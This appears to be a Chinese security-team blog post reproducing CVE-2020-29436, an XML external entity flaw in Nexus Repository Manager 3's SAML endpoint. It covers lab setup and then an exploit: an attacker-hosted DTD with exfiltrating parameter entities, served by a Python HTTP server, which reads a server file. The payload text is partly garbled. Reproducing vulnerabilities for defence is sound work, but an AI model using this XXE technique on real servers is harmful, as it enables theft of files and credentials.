CVE-2020-29436: Nexus3 XML外部实体注入复现

水木逸轩 Timeline Sec 2020-12-29原文

收录于话题 #漏洞复现文章合集 70个

上方蓝色字体关注我们,一起学安全!

作者: 水木逸轩@Timeline Sec

本文字数: 767

阅读时长: 2~3min

声明:请勿用作违法用途,否则后果自负

0x01 简介

NexusRepositoryManager3 是一款通用的软件包仓库管理 (Universal RepositoryManager) 服务。

0x02 漏洞概述

编号: CVE-2020-29436

/service/rest/internal/ui/saml接口允许加载外部dtd。攻击者能够利用该漏洞获取 Nexus Repository Manager 3的管理员帐户,从而可以配置系统、查看文件系统上的文件,获取敏感信息。

0x03 影响版本

Nexus Repository Manager 3 <= 3.28.1

0x04 环境搭建

本地环境需要JDK 1.8以上

官网下载:

https://help.sonatype.com/repomanager3/download/downloadarchives---repository-manager-3

Nexus Repository Manager 3.28.0-01

Operating System	Link for Download
Unix archive	https://download.sonatype.com/nexus/3/nexus-3.28.0-01-unix.tar.gz (ASC, MD5 , SHA1)
Windows archive	https://download.sonatype.com/nexus/3/nexus-3.28.0-01-win64.zip (ASC , MD5 , SHA1)
OSX archive	https://download.sonatype.com/nexus/3/nexus-3.28.0-01-mac.tgz (ASC, N元) 写拍图识别

本次复现使用版本为3.28.1

解压后, 到nexus-3.28.1-01\bin目录下


命令行运行: nexus.exe /run

稍等一会,出现下图,表示启动成功



访问管理后台: http://localhost:8081/

点击登录,输入默认口令: admin/admin123




登陆失败,百度一下:

cd /sonatype-work/nexus3


找到admin.password,密码就是那一串字符:

哦~,原来是不让使用默认密码,也访问不了saml接口,只有pro版本才可以



然后去下载pro版本的证书(此处一定要用火狐浏览器,Google快把我整废)


https://www.sonatype.com/nexus/repository-pro/trial




下载好证书文件



安装证书



证书安装成功后如下图所示




接着服务器重启服务,可以看到版本已经变成了pro



0x05 漏洞复现

访问:

http://yourhost:8081/#admin/security/saml



在填入payload之前先用python起一个http服务
并在http服务的目录下写一个my.dtd文件,文件内容为:
<!ENTITY % all
"<!ENTITY % send SYSTEM '%file;'>"
>
%all;

1 <!ENTITY & all
2 "<!ENTITY & #x25; send SYSTEM '%file;'>"
3 >
4 %all;


接着将payload填入到文本框中

:\Users\Administrator\Desktop>python -m SimpleHTTPServer 8000 Serving HTTP on 0.0.0.0 port 8000 ...

<ANY>xxe</ANY>

拦 截 数 据 包 再 次 发 送

得 到 ini 文 件 内 容 , dtd 文 件 被 加 载



0x06 修复方式

及时升级到最新版本。

0x07 总结

在即将跪下的前一刻,站起来。

参考链接:

https://paper.seebug.org/1431/

https://blog.csdn.net/cuncaojin/article/details/81270897

https://www.jianshu.com/p/fcb128e34c87





阅读原文看更多复现文章

Timeline Sec 团队

安全路上,与你并肩前行

精选留言

用户设置不下载评论 阅读全文